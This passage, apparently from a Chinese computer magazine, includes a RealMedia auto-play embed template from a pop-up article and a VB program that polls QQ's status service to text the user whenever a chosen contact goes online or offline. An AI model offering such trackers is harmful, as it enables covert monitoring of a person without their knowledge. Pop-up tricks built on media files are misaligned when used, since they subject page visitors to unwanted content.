


图6

当然以上只是提供思路，其实我们除了利用flash弹窗，还可以利用视频、音乐弹窗，需要做的工作就是找到该类型文件的反编译工具，之后在配合简易的html代码就可以实现，这里我再列举一个rm插入的代码：

```
<OBJECT>" height="<:HEIGHT:>">
<PARAM NAME="CONTROLS" VALUE="ImageWindow">
<PARAM NAME="AUTOSTART" Value="true">
<PARAM NAME="SRC" VALUE="<:FILENAME:>">
<embed height="<:HEIGHT:>" width="<:WIDTH:>" controls="ImageWindow" src="<:FILENAME:>?embed" type="audio/x-pn-realaudio-plugin" autostart="true" nolabels="0" autogotourl="-1"></OBJECT>
```

（文中涉及的相关代码及工具本期光盘已收录）

VB+JMAIL控件实现QQ在线短信提醒

寒枫秋叶

在QQ好友中总有那么几个人是我们关注的，希望能够在第一时间了解他们的在线情况，于是腾讯推出了超级QQ功能。但是难道我们真的要为此动辄花几十来买一个服务吗？今天带给大家这样一个能够实现好友上线提醒的程序，希望大家能够喜欢。




图1

首先要分析如何实现获取好友的在线情况。腾讯有一项面向网站客服的服务，叫做QQ在线状态（wp.qq.com），可以在自己的网站上显示客服的QQ是否在线，如图1所示。通过访问http://wpa.qq.com/pa?p=2:XXXXXXXXX:41(将XXXXXXXXX改成QQ号)，就可以获取相应QQ的在线状态了。因此我们可以用程序分析图片显示的是“在线”还是“离线”，获得QQ的在线情况。




图2

其次是实现短信提醒功能。中国移动的139邮箱服务可以将收到的邮件第一时间推送到手机上，联通和电信也有类似的服务。因此，我们可以用这些邮箱向手机发送在线状态信息。首先打开http://mail.139.com，激活并登录139邮箱，在【设置】-【邮件到达设置】中，选择长短信，点击确定，这样才能在短信中看到完整的内容。再在【设置】-【白名单】中，添加用来发信的邮箱，以免多次发送相同的邮件而被识别成垃圾邮件。

再次是实现邮件发送功能。可以通过VB调用现成的JMAIL组件进行邮件发送，和一般论坛的邮件发送原理一样。在百度输入Jmail，就可以找到jmail组件的下载地址了。

在做好准备工作以后，下面我们就开始写程序。因为程序用到MSINET控件来读取网络上的图片，所以在VB的【工程】-【引用】中，首先要引用MSINET控件，如图2所示。

在窗体上绘制一个MSINET控件，一个Timer，一个label，如图3所示。添加以下代码：




图3

邮件发送，Txt_Mail是邮件内容，Online_Status是在线状态。

```
Sub SendMail(ByVal Txt_Mail As String, ByVal Online_Status As String)

Dim jmail
Set jmail = CreateObject("jmail.Message") '建
```

```
立Jmail组件

    jmail.Charset = "gb2312" '设置文字编码方式为GB2312
    jmail.Silent = False

    jmail.MailServerUserName = "XXXXXX@XXX.com" 'Email帐号,修改成自己的【发信】邮箱
    jmail.MailServerPassWord = "XXXXXX" '【发信】邮箱的密码

    jmail.FromName = Online_Status '发信人姓名，这里让它的内容为在线状态
    jmail.From = "XXXXXX@XXX.com" '发件邮箱，与之前的【发信】邮箱相同
    jmail.Subject = "QQ状态提醒" '邮件
    jmail.AddRecipient "XXXXXXXXXXX@139.com" '收信人地址，设置成自己的139邮箱，或者带有邮件短信提醒功能的电信、联通邮箱
    jmail.Body = Txt_Mail '邮件内容

    jmail.Send ("smtp.XXX.com") 'SMTP服务器，如smtp.163.com

    Set jmail = Nothing
    End Sub

    Private Sub Timer1_Timer()
    Static St As Boolean
    On Error Resume Next
    Dim bData() As Byte
    bData() = Inet1.OpenURL("http://wpa.qq.com/pa?p=2:XXXXXXXXX:41", icByteArray) '将XXXXXXXXX修改成需要关注的QQ号
    txt = bData()
    Select Case Len(txt) '不同的图片对应的长度不同，通过这种方式来识别图像
    Case "621":
      If Label1.Caption <> "在线" Then
        If Label1.Caption <> "异常" Then SendMail "检测到QQ上线时间" & Now(), "QQ上线提醒"
        Label1.Caption = "在线"
        St = False
      End If
    Case "626":
      If Label1.Caption <> "离线" Then
        If Label1.Caption <> "异常" Then SendMail "检测到QQ离线时间：" & Now(), "QQ离线提醒"
        Label1.Caption = "离线"
        St = False
      End If
    Case Else: '判断异常情况，如网络断开等，若出现两次以上的一场，返回错误数据
      If Label1.Caption <> "异常" Then
        Label1.Caption = "异常"
        If St = True Then
          SendMail "程序出现异常，请进行维护！", "程序异常提醒"
          St = False
        Else
          St = True
        End If
      End If
    End Select
    End Sub
```

这样，只要QQ一上线或下线，就会收到相应的短信提醒，如图4所示。这样一来，只要在一台计算机上运行这个软件，就可以时刻关注自己的好友了！




图4

（文中涉及的相关软件及源代码本期光盘已收录）

QQ空间免费匹配正版背景音乐

许建轩

大家都知道，QQ空间要匹配一首正版音乐就得花好几个Q币，如图1。小菜我可是穷学生，哪有闲钱买歌呢！难道穷人就得忍受不平等待遇吗？当然不！小菜我今天就来教大家如何免费拥有正版的空间背景音乐，方法就是：每月花10块钱开个绿钻，你就能免费拥有正版音乐哈^_^（开玩笑啦，先别砸砖~）。




图1

